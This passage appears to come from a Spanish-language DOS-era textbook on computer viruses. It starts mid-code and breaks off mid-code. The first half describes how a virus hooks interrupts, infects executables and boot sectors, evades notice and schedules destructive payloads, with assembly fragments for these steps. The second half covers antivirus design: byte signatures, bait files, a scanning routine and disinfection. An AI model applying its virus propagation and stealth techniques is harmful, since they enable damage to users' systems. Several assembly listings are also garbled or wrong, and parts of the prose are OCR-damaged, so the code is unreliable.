SUB         AX,AX
MOV         ES,AX           ;Segmento del vector

;Al colocar la dirección de rutina en el vector se suspenden las interrupciones para
evitar ;que sea ;invocada la interrupción mientras sé esta modificando el vector.
CLI
MOV         AX,OFFSET RUTINA
MOV         WORD PTR ES:[DI],AX
MOV         AX,SEGMENT RUTINA
MOV         WORD PTR ES:[DI+2],AX
STI

;Recuperar el valor modificado de ES
POP                 ES
```

3 5 10 RUTINA DE MODIFICACIÓN DE UN VECTOR DE INTERRUPCIÓN UTILIZANDO LOS SERVICIOS DEL DOS

```
,La interrupción 21H del DOS tiene una función, la 25H, que permite la
 modificación de un vector de interrupción
;La función 35H permite la lectura de un vector de interrupción
;Se lee en primer lugar el vector original para poder restaurarlo posteriormente si es
;necesario
MOV     AL,NUMINT
MOV     AH,35
INT     21H
MOV     CS:[OLDINT],BX     ,El valor del vector
MOV     CS:[OLDINT+2],ES   ;se devuelve en ES:BX
PUSH    CS
POP     DS
MOV     DX,OFFSET RUTINA
MOV     AL,NUMINT
MOV     AH,25H
INT     21H
```

La activación de la rutina debe hacerse con la suficiente frecuencia como para cumplir eficazmente con su tárea de propagación, pero tambien con la suficiente discreción como para evitar ser descubierto. Las interrupciones más frecuentes interceptadas por los virus existentes son, por consiguiente, las de reloj (8h) y las del DOS (21h). Esto garantiza una frecuencia de activación más que suficiente y permite simultanear el proceso de reproducción con los accesos legítimos a disco, de forma que no se levanten sospechas.

3.6. EJECUCIÓN SIMULTÁNEA Y REPETIDA JUNTO CON EL PROGRAMA DEL USUARIO.

En el caso de interceptar la rutina de reloj, se tiene asegurada la activación periódica del virus, dado que la interrupción de reloj se produce una vez cada 55 mseg, de forma constante,

De esa forma, el virus garantiza la ejecución de su código. Al final de la rutina del virus que intercepta la interrupción 8H se incluye siempre una llamada a la auténtica rutina de reloj, de forma que todo en el sistema siga funcionando como debe.

Existe otra interrupción que tambien se ejecuta de manera periódica con cada tic del reloj, que es la 1CH. Basta modificar la dirección contenida en este vector y no hay que preocuparse de incluir instrucciones para ejecutar la interrupción 8H, pues ya que se ejecuta con anterioridad. En realidad, es la propia rutina de la interrupción 8H la que llama a la interrupción 1CH. La rutina debe finalizar con la instrucción IRET (retorno de interrupción).

3 6 1 RUTINA DE EJECUCIÓN SIMULTANEA JUNTO CON EL PROGRAMA DEL USUARIO

```
,Modificación del vector de interrupción
MOV     AX,1CH      ;Número de vector
MUL     4
MOV     DI,AX       ;Offset del vector
SUB     AX,AX
MOV     ES,AX       ;Segmento del vector

;Colocar la dirección de la rutina en el vector
CLI
MOV     AX,OFFSET RUTINA
MOV     WORD PTR ES:[DI],AX
MOV     AX,SEGMENT RUTINA
MOV     WORD PTR ES:[DI+2,AX
STI
```

Si tenemos el DOS cargado en memoria, puede aprovecharse la función 25h de la interrupción 21h para realizar este proceso. La llamada a esta función requiere que en DS:DX se contenga la dirección de la rutina que va a manejar la interrupción y el numero de interrupción

```
;Colocación en DS:DX de la dirección de la rutina
PUSH    DS
MOV     DX,OFFSETR RUTINA
MOV     AX, SEGMENT RUTINA
MOV     DS,AX
MOV     AH,25H
MOV     AL,1CH      ;Número de vector
INT     21H
POP     DS

,La rutina tendría que tener  como última instrucción IRET
```

3.7 REPRODUCCIÓN

Una de las características fundamentales que distingue a un virus de otros programas perniciosos es su capacidad de reproducirse, es probablemente su cualidad más temible, pues al haber muchas copias del programa hace más difícil su total erradicación del sistema

La capacidad reproductora de los virus no es siempre la misma Puede variar desde una única copia (la necesaria para su instalación permanente en el sistema) a una

reproducción de tipo exponencial, en la que cada copia realiza varias copias de sí misma, con lo que la propia función reproductora satura el sistema y agota la capacidad de memoria.

Para que la reproducción sea efectiva, la copia realizada ha de quedar permanente en alguna parte del sistema. Como la memoria RAM es volátil, sólo tiene sentido la copia en disco, infectando otros archivos ejecutables.

La reproducción tiene dos posibles objetivos primero, y más importante, su propagación a otros sistemas; segundo, duplicar esfuerzos en la consecución de algún fin.

Si el objetivo es la propagación, tiene sentido dejar la copia dentro de algún programa de utilidad que sea susceptible de ser compartido por otro sistema, y lista para que empiece su actividad desde el mismo instante en que comienza la ejecución del citado programa. Entre estos programas de utilidad se cuentan tambien los que forman el sistema operativo, incluido el programa de carga (boot loader). En principio, no sería necesaria más de una copia por diskettes si se garantiza que el programa donde se encuentra la copia se ejecutará con preferencia a los demás. La realidad es que el parásito, en su afán por garantizar la propagación y no dejar al azar la posibilidad de que se ejecute un programa no contaminado, intenta realizar copias de sí mismo en todos los archivos del disco susceptibles de ser ejecutados.

Para copiarse, necesita en principio, hacer una reconstrucción de sí mismo, pues muy probablemente esté esparcido en varios trozas a lo largo del disco, con objeto de ocultarse. La propagación a otro sistema requiere la recuperación de la totalidad del código. Existirá, por tanto, alguna rutina recuperadora de las diversas partes, si es que está dividido.

Podemos dividir, pues, el proceso de reproducción en las siguientes fases:

1) Búsqueda de un huésped dónde instalarse.
2) Comprobación de la existencia de copia realizada anteriormente, para evitar instalarse varias veces en un mismo programa.
3) Recomposición de las partes del programa esparcidas por el disco.
4) Copia en el programa huésped haciendo las modificaciones pertinentes para garantizar su ejecución en otro sistema.

3.7 1 BÚSQUEDA DEL HUÉSPED DONDE SE HA DE INSTALAR

En el caso de los contaminadores de boot, el proceso de búsqueda es innecesario, pues el programa a contaminar está claramente localizando en el sector 0 del disco Pero en el caso de los contaminadores del sistema o de aplicaciones, se deberá buscar el archivo adecuado.

El proceso consistirá en buscar en el directorio archivos, traerlos a la memoria, infectarlos y volverlos a escribir en el disco. La realización de todas estas operaciones

requiere la utilización de las interrupciones del DOS, en otro caso, el programa virus puede complicarse demasiado, aunque es posible hacerlo

Este proceso de búsqueda puede resultar en una actividad de la unidad de disco demasiado frecuente, que provoca la alarma del usuario y la posterior detección del virus. Por ello, muchos virus contaminadores de archivos ejecutables se limitan a infectar dichos archivos en el momento en que son llamados para su ejecución por el usuario En dicho momento la actividad del disco es algo normal, y un exceso de dicha actividad puede no ser fácilmente detectado.

La función del sistema operativo que permite ejecutar un programa es el servicio 4BH de la interrupción INT 21H del DOS. En consecuencia, el virus sólo tiene que interceptar dicha rutina para que su propio código se active cada vez que se quiera ejecutar una aplicación

La llamada a la función 4BH suministra al virus, por un lado, el nombre de un posible archivo a contaminar y, por otro, permite que se realice la contaminación o reproducción sin levantar sospechas. El programa contaminante puede simplemente cargar en memoria el programa que se solicita, modificarlo, volver a escribir en el disco y dar luego control a la rutina original de la función 4BH.

03.7.2 COMPROBACIÓN DE COPIA REALIZADA ANTERIORMENTE

Al instalarse varias veces en un mismo programa es inútil, y sólo incrementa la probabilidad de ser descubierto. Además, es importante ahorrar tiempo, evitando realizar acciones inútiles, y ahorrar espacio, evitando llenar el disco con copias del programa virus innecesarias. Por ello, resulta útil comprobar, antes de propagarse a un archivo, si ese archivo fue ya contaminado previamente. La comprobación de copia puede consistir en observar el programa huésped para ver si contiene alguna palabra clave o cadena determinada que identifique al virus.

No todos los virus son, sin embargo, tan cuidadosos. Muchos de ellos, en su afán de contaminar todo lo que pillan, parece que se olvida de las reglas del ahorro y derrochan capacidad reproductora, conduciendo tambien, por fortuna, a su propia rutina En ocasiones, el omitir dicha comprobación responde al deseo del diseñador del virus de seguir un programa lo más sencillo y pequeño posible, aunque en otras ocasiones se trata pura y simplemente de un fallo de diseño.

La no-inclusión de una rutina de comprobación puede hacer, en los contaminadores de archivos, que éstos crezcan en grandes proporciones, lo que hace el virus fácilmente detectable.

3 8 PROPAGACIÓN

La propagación es uno de los principales objetivos de los programas parásitos. La publicidad de su hazaña es la recompensa a sus esfuerzos y por medio de la propagación consigue multiplicar su actividad publicitaria, a la vez que la dañina.

La propagación de los virus se suele realizar por medio del intercambio de diskettes. No en vano el origen de los virus fue la intención de castigar a los pirateadores de programas. En este caso, el virus llegará alojado dentro de algún programa huésped, que el nuevo usuario ejecutará inocentemente, sin notar la existencia del virus, con lo que éste se hará con el control de la máquina

El programa huésped puede ser:

- El BOOT o sector 0 de un disco de sistema.
- Uno de los programas del sistema operativo contenido en el disco, como el COMMAND COM, o un programa de utilidad cualquiera, susceptible de ser ejecutado. Estos programas se encuentran almacenados en archivos con la extensión EXE o COM.

3.8.1 PROPAGACIÓN POR MEDIO DEL BOOT

La propagación a través del BOOT sólo tiene sentido cuando se va a arrancar la computadora con un diskette. Generalmente, la mayoría de usuarios arrancan la computadora desde el disco duro, o con sus propios diskettes protegidos, siendo bastante raro el arrancar con diskettes extraños. El único caso sea, quizá, ciertos programas con protecciones especiales contra copia, que exigen arrancar desde la unidad A. Para estos casos, asegúrese de emplear sólo discos originales, y únicamente si el fabricante le merece confianza.

Puesto que la mayoría de la gente nunca arranca desde la unidad A su computadora, parece que este mecanismo de propagación no debiera ser muy efectivo. Sin embargo, existen virus contaminadores del boot, como el de la pelota, que han alcanzado una difusión extraordinaria. Esta disparidad se debe a un hecho sobre el que muy poca gente se fija, y que abre una puerta al virus para entrar en nuestro sistema:

Es cierto que casi nadie arranca la computadora con diskettes extraños, pero ¿a quién no le ha ocurrido dejarse por accidente un diskette cualquiera, que no contiene sistema operativo, metido dentro de la unidad A y encender la computadora con él? Lo que sucede entonces es que la computadora no encuentra el sistema operativo y saca un mensaje de error del tipo

Error en diskette o diskette sin DOS
Cámbielo y pulse cualquier tecla

Lo que nosotros solemos hacer entonces es sacar el disco de la unidad A y pulsar una tecla cualquiera. Y es este tipo de comportamiento, precisamente, es cuando el virus de la pelota aprovecha para su propagación.

El truco está en que un virus contaminador del boot record no necesita para nada que el diskette en que se instala contenga el sistema operativo. Cuando encendemos el sistema con un diskette introducido en la unidad A, la computadora pasa el control el programa contenido en el boot record del diskette. Si éste está infectado, el virus se instalará en memoria, tras lo cual la computadora comprueba que no hay sistema operativo y nos da el aviso de error. Si no reseteamos, el virus permanecerá en la memoria, y el sistema quedará infectado. La única solución para evitar esto consiste en apagar y volver a encender la PC para arrancar correctamente desde el disco (a no ser que el virus haya ya pasado al disco duro, que tambien es posible).

3.8 2 PROPAGACIÓN POR MEDIO DE ARCHIVOS EJECUTABLES

Este tipo de propagación se efectúa, generalmente, a través de programas de aplicación compartidos entre unos usuarios y otros, es decir, programas que realizan alguna labor útil, desde un procesador de texto hasta un videojuego. Si estos programas son pequeños, menores de 64k. Lo normal es que sean archivos tipo COM. Si es un programa grande, mayor de 64k, obligatoriamente habrá de ser un archivo EXE.

La propagación a través de archivos EXE es la más eficaz, en su efecto negativo, por dos motivos: primero, porque los grandes programas de aplicación, es decir, los que realizan táreas más complejas y son por lo tanto más útiles, son por fuerza archivos EXE; aly por ser programas de mucha utilidad, estará garantizada la distribución. Segundo, porque de la misma manera que es más difícil anidar en un archivo EXE, tambien es más difícil detectarle y erradicarle de allí.

3.9 RETARDO DE LA ACCIÓN

El objetivo puede ser mantenerse oculto durante un tiempo para pasar desapercibido y manifestarse en un momento determinado, o bien realizar acciones periódicas.

Existen tres métodos de retardo:

a) En tiempo real. Retardo hasta que se alcanza una fecha determinada.
b) Bucle de Espera Largo. Retardo entre sesiones. Se cuenta el número de veces que se ejecuta una rutina, o el número de contaminaciones y, cuando a alcance uno determinado se activa la acción fatal. La cuenta se mantiene entre sesiones, de forma que se recuerda el número aunque se apague el equipo. Esto requiere escribir el número de cuenta en el disco.

c) Bucle de Espera Corto Retardo en una misma sesión, con objeto de realizar la acción una o varias veces dentro de la misma sesión. No requiere que se recuerde el número entre sesiones.

a) RETARDO DE TIEMPO REAL.

El método consiste en comprobar la fecha o la hora, mirando en la variable fecha en el contador de hora de la BIOS, hasta que llegue la marcada para la ejecución de la acción programada Existe una interrupción de la BIOS, la 1AH, que proporciona la hora del día

La BIOS mantiene una variable en la memoria que guarda la cuenta del número de tics de reloj que se han generado desde la medianoche, en que esta variable se pone a 0. Este número lo actualiza precisamente la interrupción número 8. El número de segundos que han pasado se halla dividiendo el contenido de la variable por 18.2. Para leer esta variable se utiliza el servicio 0 de la interrupción 1CH. El resultado se entrega en los registros·

CX = Palabra alta del contador
DX = Palabra baja del contador
AL = 1 si ya ha pasado un periodo de 24 horas

Para calcular las horas, minutos y segundos se utilizan las siguientes fórmulas:

Segundos = contador/18.2
Minutos = segundos/60 = contador/1092
Horas = (Si AL = 0) minutos/60 = contador/65520
(Si AL = 1) minutos/60 + 24 = 24 + contador/65520

3.9.1 RUTINA DE EJECUCIÓN DE UNA ACCIÓN A UNA HORA DETERMINADA

; La hora viene fijada en minutos transcurridos desde la medianoche

CHECK_HORA.

```
MOV     AH,0
INT     1AH
PUSH    AX
MOV     AX,DX
MOV     DX,CX
DIV     1092
POP     CX
TEST    CX,0
JE      FIN_CHKH
ADD     1440
FIN_CHKH:
```

```
MOV     ES.SEGMENT HORA_PROG
MOV     DI,OFFSET HORA_PROG
TEST    AX,ES:[DI]
JE      ACCION
IRET
```

b) RETARDO POR CONTADOR

Generalmente se cuenta el número de veces que se repite una acción concreta: el número de copias del programa que se hayan hecho, el número de veces que se ha ejecutado una rutina, etc

Hay dos modalidades:

- Cuenta a largo plazo. El valor del contador se guarda en el disco y se recupera cada sesión de forma que se puede programar una acción con un gran retardo.
- Cuenta a corto plazo. El contador no se guarda en el disco sino en la memoria principal. Con lo cual su valor no se conserva entre sesiones.

En ambos caso, existe una variable, bien almacenada en la memoria principal o bien en la secundaria, que sirve de contador. Este contador se actualiza cada vez que se realiza una acción determinada Para almacenar una variable en la memoria se puede utilizar un archivo de variables o bien un sector especial que contenga las variables permanentes del virus.

3.9.2 RUTINA DE RETARDO POR CONTADOR

```
;Rutina de actualización

ACTUALIZACION:
        MOV     ES,SEGMENT CONTADOR
        MOV     DI,OFFSET CONTADOR
        MOV     AX,ES:[DDI]
        ADD     AX,1
        MOV     ES:[DI],AX
        RET

;Rutina de comprobación

COMPROVACION:
        MOV     ES,SEGMENT CONTADOR
        MOV     DI,OFFSET CONTADOR
        MOV     AX,1
        MOV     DX,VAL_ACCION
```

```
CMP     AX,DX
JGE     ACCION
RET
```

3.10 MANIFESTACIÓN

Es la fase final del programa parásito, aquélla en que manifiesta su presencia, unas veces abiertamente, para hacerse publicidad, y otras secretamente, para hacer el mayor daño posible.

Hay por lo tanto dos posibilidades no excluyentes:

1) Manifestarse con el único fin de dar un susto o una sorpresa. Entre este tipo de manifestaciones tenemos las que hacen aparecer de forma periódica mensajes o dibujos en la pantalla y solicitan a veces la ejecución de un determinada acción, pulsación de una tecla, etc., borran el contenido de la pantalla, colocan en la pantalla un objeto molesto que no se puede borrar, etc Son las que consideramos bromas, aunque algunas veces sean muy pesadas e impliquen la imposibilidad de utilizar la computadora con normalidad.
2) Manifestarse con el fin de hacer daño. Las acciones habituales, en este caso, suelen ser el formateo del disco (destruyendo toda la información contendida en él), el borrado del directorio o de la FAT (volviendo irrecuperables los datos del disco), o el borrado de algún archivo aislado.

3.11 ALGUNAS PREGUNTAS COMUNES ACERCA DE LOS VIRUS

3.11.1. ¿QUIÉN FABRICA LOS VIRUS?

Quizá sea ésta la primera pregunta que todo el que ha sufrido el ataque de un virus se formula. ¿Quién es el que se dedica a programar este tipo de programas destructores?.

Inconscientemente, todos tendemos a plantearnos la pregunta de una manera un tanto más pragmática. ¿Quién se beneficia de la existencia de los virus?. Y el primer sospechoso que acude a nuestra mente son aquéllos que ganarían algo (o mejor dicho, que dejaría de perder mucho) con la desaparición de la piratería informática: los fabricantes de software.

Pero el primer sospechoso no tiene por qué ser necesariamente el culpable; y, en este caso, creemos que no lo es. Resulta muy difícil imaginarse a WordPerfect Corporation dedicado a su personal técnico a fabricar virus informáticos de software sería, antes o después, conocida (y castigada). No creemos que sea serio pensar en ninguna especie de "Departamento de Desarrollo de Virus".

Sin embargo, algo de razón sí hay en la sospecha, porque otra cosa bien distinta son los pequeños diseñadores de software que trabajan por libre a todo lo largo y ancho de

cualquier país Es muy probable que los primeros caballos de Troya fueran construidos por alguna persona (o grupo pequeño de personas) dedicada al negocio del diseño de juegos de computadora, seguramente con la intención de atajar por métodos drásticos la piratería de sus productos. De hecho, existe constancia de que uno por lo menos de los múltiples virus que circulan por el mundo, el virus Brain, fue diseñado por dos hermanos paquistaníes para intentar evitar que sus programas fueran copiados No existe ninguna diferencia (en cuanto a métodos y capacidades) entre un grupo de pequeños genios de la informática dedicados a producir nuevos programas, y otro grupo dedicado a preparar nuevos métodos de pirateo. Como mucho, una diferencia en cuanto a visión comercial. Así que no es extraño que, antes o después, el primer grupo decidiera defenderse de las agresiones (pirateos) del segundo, recurriendo a técnicas similares a las que éste utiliza.

A partir de ahí, lo más probable es que la popularidad que alcanzaron los primeros virus, y los caballos de Troya, atrajera la atención de más de un demente de la informática, y que el diseño de los virus se convirtiera en una simple cuestión de placer sádico.

¿Quién fabrica los virus hoy en día?. Pues, probablemente, gente bastante normal, que decide en un cierto momento participar en la carrera de protecciones y contraprotecciones en que la aparición de los virus ha convertido a la informática.

3.11.2 ¿SIRVE PARA ALGO LAS ETIQUETAS DE PROTECCIÓN?

Las etiquetas de protección contra escritura de los diskettes son, tal vez, la única garantía de protección fiable contra la infección por virus. Las unidades de disco están construidas de tal manera que no es posible escribir por ningún método en un diskette que posea etiqueta de protección. En consecuencia, ningún virus puede propagarse a los archivos contenidos dentro de un diskette protegido.

Podemos aprovechar de este hecho para guardar copias de seguridad "sanas" de todos los programas que vayamos adquiriendo, y poder restaurar así el sistema en caso de ataque de virus.

Poner etiquetas de protección a todos los diskettes en los que no tenga que escribir nada es algo que cuesta muy poco hacer, así que recomiendo firmemente que las ponga siempre.

3 11.3 ¿SUFRE UN VIRUS MUTACIONES?

La manía por encontrar paralelismos entre los virus orgánicos y los informáticos conduce a veces a exageraciones que lo único que hacen es confundir. Ésta es una de ellas.

Cuando el Viernes 13 se popularizó en, una revista especializada publicó el código fuente del virus, a raíz de lo cual aparecieron diversas versiones nuevas del Viernes 13 obtenidas mediante modificaciones de dicho código fuente por vaya usted a saber quién.

: esta circunstancia la que hizo que en algunos periódicos se comentarán las utaciones" sufridas por el virus

No es acertado, emplear la palabra "mutación", porque ésta sugiere la idea de que a mutación es algo espontáneo, tal y como ocurre con las mutaciones de los virus reales. os encontramos, por el contrario, ante cambios absolutamente deliberados, provocados or personas deseosas de crear su versión particular de un virus. Los virus informáticos oseen una estructura fijada por su creador, que no sufre variaciones espontáneas, y mpoco pueden cambiarse por sí solos.

.11.4. ¿SE CONTAGIA UNA COMPUTADORA AL INTRODUCIR UN DISKETTE NFECTADO?

Para que un virus pueda propagarse a nuestra computadora, no basta con que se introduzca en él un diskette infectado. Es completamente necesario que se ejecute alguno de los programas infectados contenidos en el diskette. Mientras que esto no suceda. El virus no puede pasar a nuestra computadora.

Así pues, podemos efectuar cualquier tipo de acceso a un diskette con archivos contaminados sin que represente ningún problema, siempre y cuando no ejecutemos los programas que lo contenga Por ejemplo, el efectuar un comando DIR para ver el contenido del diskette no puede hacer nunca que el virus se contagie a la computadora. La situación cambia; sin embargo, en el momento en que ejecutamos algún programa del diskette, ya que el virus puede entonces tomar control del sistema y propagarse a los archivos del disco duro.

Hay que señalar que cuando la situación es a la inversa sí pueden propagarse los virus. si es nuestra computadora la que está contaminada, y efectuamos un comando DIR para ver el contenido de un diskette sano, el virus puede aprovechar el acceso al diskette para contaminarlo (a menos, claro está, que esté protegido contra escritura).

UNIDAD IV

CREACIÓN DE UN ANTIVIRUS

4.1. PROGRAMAS ANTIVIRUS

La principal defensa que tienen los usuarios contra los virus es la precaución, utilizar programas originales y, en todo caso, utilizar programas antivirus que detecten, eliminen y protejan la computadora del contagio.

4.1.1 TIPOS DE PROGRAMAS

EXISTEN CUATRO TIPOS DE PROGRAMAS ANTIVIRUS·

1 DETECTORES, los cuales detectan la existencia de un virus conocido, alertando al usuario para que tome las medidas adecuadas.

2. REPARADORES, los cuales no solamente detectan la existencia del virus, sino que lo eliminan dejando a los programas en su estado original. Estos programas son más conocidos como MATA- VIRUS.

3. PROTECTORES, los cuales se instalan en la computadora permaneciendo residentes y vigilando las operaciones de los programas para impedir que la computadora sea contagiada por algún virus, dando un mensaje de alarma en caso de que se detecte la presencia de alguno.

4. DE VACUNACIÓN, los cuales añaden un código a los archivos ejecutables de modo *que éste se autorrevise al ejecutarse para impedir ser atacado por un virus.*

De todos los tipos de antivirus comentados, los más importantes desde el punto de vista práctico, son los detectores. Cualquier programa que queramos hacer funcionar en nuestra computadora por primera vez debe ser revisado primero por un detector de virus. Esta simple operación por sí sola debería bastar para proteger la computadora de contagios.

Los programas detectores de virus, aun siendo muy importantes en la detección, no son infalibles, ya que lo que hacen es analizar los archivos en busca de secuencias de bytes características de cada virus basta con que alguien realice una pequeña modificación en el código del virus para que éste no sea detectado.

4.1.2. CADENAS IDENTIFICADORAS DE VIRUS

VIRUS	CADENAS
1701	0F 8D B7 4D 01 BC 82 06 31 34 31 24 46 4C 75 F8

BRAIN	7C A2 09 7C 8B 0E 07 7C 89 0E 0A 7C EB 57
CASCADA-B	FA 8B CD E8 00 00 5B 81 EB 31 01 3F F6 87 2A 01
DARK AVENGER	9D 73 48 2E 3B 1E 08 07 75 3A 85 DB 74 36 E8 AB 02 9D E8 83 00 72 34
DATACRIME-B	2E 8A 07 2E C6 05 22 32 C2 D0 CA 2E 88 07 43 2E
FLIP	FB BB 03 0D E8 IF 00 06 B4 42 00 50 B8 CD 07

Existen tambien programas detectores que no son especificos de un determinado número de virus, sino que permiten detectar cualquier alteración en un archivo, independientemente de quien la haya producido.

Esta detección se basa en efectuar una serie de cálculos con los datos de los archivos (tamaño, paridad, etc.) y guardar el resultado un archivo especial. Posteriormente, cada vez que el usuario hace uso de este detector, se realizan de nuevo los cálculos y los comparan con los que tenia guardado. Si hay alguna diferencia nos da un aviso de peligro

Los programas protectores son muy interesantes, pero tienen el inconveniente de que permanecen residentes en memoria, ocupando de 5 a 30 kbytes, por lo que algunas aplicaciones de usuario presentan algún problema de instalación, y por otro lado, a veces determinadas operaciones normales son interrumpidas constantemente por mensajes de protección. Sin embargo, suelen ser programas muy seguros, que incluso pueden interceptar la acción de nuevos virus. Eso si, para que un programa protector funcione correctamente, debe ser cargado antes que el posible virus, sino éste no será detectado.

Los programas de vacunación modifican los programas de usuario, siendo esto por si solo un inconveniente, pero además presentan problemas de compatibilidad con algunas aplicaciones

4.2 ELABORACIÓN DE UN PROGRAMA ANTIVIRUS

En este capítulo explicare los pasos a seguir para la elaboración de un programa antivirus, que detecte y elimine un virus determinado.

En primer lugar, siempre será conveniente que el programa antivirus detecte el virus en memoria, y mucho mejor si además lo elimina o desactiva. Hay que tener en cuenta que si se elimina el virus del disco, pero sigue en memoria, es posible que se transmita de nuevo a aquél. Para eliminarlo, será necesario comprobar qué vectores de interrupción redirecciona y restaura sus valores originales, valores que estarán almacenados en alguna posición de memoria. Si este paso no se lleva a cabo, será una buena medida de precaución el reinicializar la computadora con CTRL-ALT-DEL en caso de detectar algún virus.

En segundo lugar, para la detección de un determinado virus en disco, será necesario conocer alguna cadena de bytes característica de ese virus en concreto. Una vez

conocida, habrá que recorrer, en función del tipo de virus, el sector de arranque o los archivos ejecutables en busca de dicha cadena.

Por último, si se detecta algún archivo con virus, habrá que proceder a su eliminación, proceso que variará notablemente en función del tipo de virus con que nos enfrentamos.

4 2 1 COMO ATRAPAR UN VIRUS.

El hecho de que los virus hagan aumentar el tamaño de los archivos puede utilizarse como un sistema sencillo de detección de la existencia de infección Si Creamos un archivo con la extensión COM o EXE aunque este archivo sólo contenga un byte, al ejecutarlo el virus le añadirá su secuencia infeciosa, aumentando el tamaño del archivo. Para ver el código del virus, sólo tenemos que mirar el contenido del archivo.

Creación de un archivo COM para atrapar virus

```
C\> DEBUG
- A 100
- XXXX:X100 INT 20
- XXXX:X102
- N C:\ATRA_COM.COM
- R XC
- :0002
- W
- Q
```

Este archivo tiene un tamaño de dos bytes.

En código máquina tiene la siguiente cadena de caracteres
CD 20

Creación de un archivo EXE para atrapar virus, elaborado en lenguaje ensamblador.

```
CSEG SEGMENT
        ASSUME CS:CSEG
        MOV AH,4CH
        INT 21H
CSEG ENDS
END
```

Este archivo tiene un tamaño de 516 bytes.

En código máquina tiene la siguiente cadena de caracteres.

B4 4C CD 21

Con el Pc-tools, norton o con debug se puede ver si ha sido infectado, y poder analizar el archivo en busca de secuencias de bytes caracteristicas de cada virus.

4.2.2 CREANCIÓN DE UN ARCHIVO, CON EL BOOT SECTOR LIMPIO

Para poder crear un archivo que contenga el BOOT sector limpio, es necesario tener a la mano un disco nuevo, y estar seguro de que no esta infectado. Con el debug podemos crearlo, haciendo lo siguiete.

1.- Entrar a debug con: c:\debug.
2.- Introducir el disco limpio (nuevo).
3 - En debug hacer:

```
- L 100 0 0 1          , Carga en el desplazamiento 100, de la unidad
                       ; A (A=0), el sector 0,
                       ; leer solo un sector.
-   N C:\CLEAN CFG     ; Nombre del archivo.
-   R CX               ;Tamaño del sector.
:200
- W                    ;Graba el archivo.
- Q
```

4.2.3 RUTINA PARA BUSCAR VIRUS

```
BUSCA_VIR PROC
      ;SI = offset de cadena de virus a buscar
      ;regresa:
      ,AX=0 si no hay virus.
      ;AX=1 si hay virus.
      PUSH DS
      MOV AX,DS
      MOV ES,AX
      MOV DI,OFFSET BUFFER          ;Buffer,copia del archivo a examinar o
                                    ;copia del BOOT sector a examinar.
      MOV BX,DI
      MOV DX,SI

   CICLO:
      CMP BX,OFFSET BUFFER + 497    ;Número de bytes a comparar
                                    , para identificar al virus
      JAE FIN_BV
      MOV CX,16                     ;Número de bytes del virus.
      REPE CMPSB                    ; Compara las cadenas de caracteres
      CMP CX,0                      ,Compara si se encontro
      JE ENCONTRO_VIRUS
```

```
        INC BX
        MOV DI,BX
        MOV SI,DX
        JMP CICLO
    ENCONTRO_VIRUS:                 ,Sí, se encontro el virus
        MOV AX,1
        JMP SALIDA_BV
    FIN_BV:
        MOV AX,0
    SALIDA_BV:
        POP DS
        RET
BUSCA_VIR ENDP
```

4.2.4 ANTIVIRUS BOOT O MASTER BOOT

Para eliminar este tipo de virus, el proceso consistirá básicamente en averiguar la ubicación (sector) del BOOT original, que estará almacenado en alguna parte del disco. Puesto que dicho BOOT deberá ejecutarse para que se cargue el sistema operativo, dicha posición deberá aparecer referenciada, directa o indirectamente, en el sector de arranque actual.

Por ejemplo, en la primera parte del virus de la pelota, situada en el sector de arranque, aparece el sector en donde está situada la segunda parte del virus, tras la cual se encuentra el BOOT original. El siguiente paso será leer dicho BOOT y por último escribirlo en su posición original, es decir, en el sector 0 del disco.

Si el virus marcó algún cluster como defectuoso, será conveniente desmarcarlo de la FAT, de tal forma que el espacio ocupado quede disponible para otros usos. Por ejemplo, el virus de la pelota marca un cluster como defectuoso y el virus BRAIN marca tres.

4.2.5. VIRUS COM

Si se trata de un virus de este tipo, será necesario conocer si se instala al principio de los archivos COM, como el virus Viernes 13, o al final de los mismos, como el virus de la caída de pantalla.

4.2 5.1. AL PRINCIPIO DEL ARCHIVO COM

Es el caso más fácil de eliminar: el proceso de eliminación consiste en leer y almacenar en memoria la parte del archivo infectado que no corresponde al virus, pasando a continuación a reescribirlo en el mismo archivo, para ello será imprescindible conocer el tamaño del virus

4 2.5.2 AL FINAL DEL ARCHIVO COM

En este caso, los tres primeros bytes del archivo infectado habrán sido sustituidos por una instrucción de salto (JMP). Dicha instrucción provocará que al ejecutar dicho archivo comience ejecutándose el código del virus. Los tres bytes sustituidos serán almacenados en alguna parte del archivo, puesto que tras la ejecución del código del virus serán situados en memoria en su posición original, para posteriormente bifurcar a dicha posición y continuar procesando normalmente el código del archivo ejecutado

El proceso para la eliminación de un virus de este tipo consistirá, en encontrar la posición del archivo donde quedan almacenados los tres mencionados bytes, pasando a continuación a leerlos y escribirlos en su posición original al principio del archivo, de esta forma quedará desactivado el virus.

Será tambien conveniente, aunque no imprescindible, truncar el tamaño del archivo para eliminar la parte final correspondiente al virus, para lo cual es necesario conocer el tamaño de éste

4 2.6. VIRUS EXE

Es, sin duda, el caso más difícil de eliminar. Este tipo de virus se instala siempre al final de los archivos infectados, reemplazando algunos de los valores situados en la cabecera del archivo EXE, tales como el tamaño del archivo (en donde actualizará el nuevo tamaño del archivo infectado), y el punto de entrada (que quedará apuntando al código del virus). Éste último es, sin lugar a dudas, el más importante de todos, y siempre deberá ser almacenado en alguna parte del archivo, puesto que tras la ejecución del código del virus deberá bifurcarse al punto de entrada original del programa ejecutando, para continuar así procesando normalmente el código correspondiente a éste.

Algunos virus modifican, además, otros valores de la cabecera, tal como la localización inicial de la pila, caso por ejemplo del virus Viernes 13. El proceso a seguir en este caso consistirá, en primer lugar, en detectar en qué posición del archivo infectado se encuentra almacenado el punto de entrada original (4 bytes), el cual deberá ser leído y reescrito en su posición correspondiente dentro de la cabecera. Será asimismo conveniente, como en el anterior caso, truncar el tamaño del archivo eliminando la parte final correspondiente al virus, para lo cual habrá que conocer el tamaño del virus: Si se lleva a cabo esto último, será necesario actualizar a la vez en la cabecera el nuevo tamaño del archivo (tras eliminar el virus).

4.2 7. VIRUS DE LA PELOTA (BOOT)

El proceso de detección consiste en comprobar si los bytes 507, 508 y 509 del sector de arranque contiene los valores 00 57h y 13h respectivamente. Si es así, implicará que el disco está infectado, siendo necesario proceder en tal caso a su desinfección. Para ello,

leemos el BOOT original del disco y lo escribimos en su posición correcta, es decir, en el sector 0; de esta forma, el virus habrá sido desactivado.

El cluster utilizado por el virus seguirá, no obstante, marcado como defectuosos; el código necesario para desmarcar dicho cluster no aparece en el siguiente programa, si bien es posible desmarcarlo con el programa DT (Disk Test) de las utilidades NORTON, para lo que se deberá conocer el número de clusters y teclear DT /cN° cluster-. Por ejemplo, si fuese el cluster N° 185 habría que poner DT /c 185-

4.2.7.1 PROGRAMA DETECTOR/ELIMINADOR DEL VIRUS DE LA PELOTA

```
#include "dos.h"

main()
{
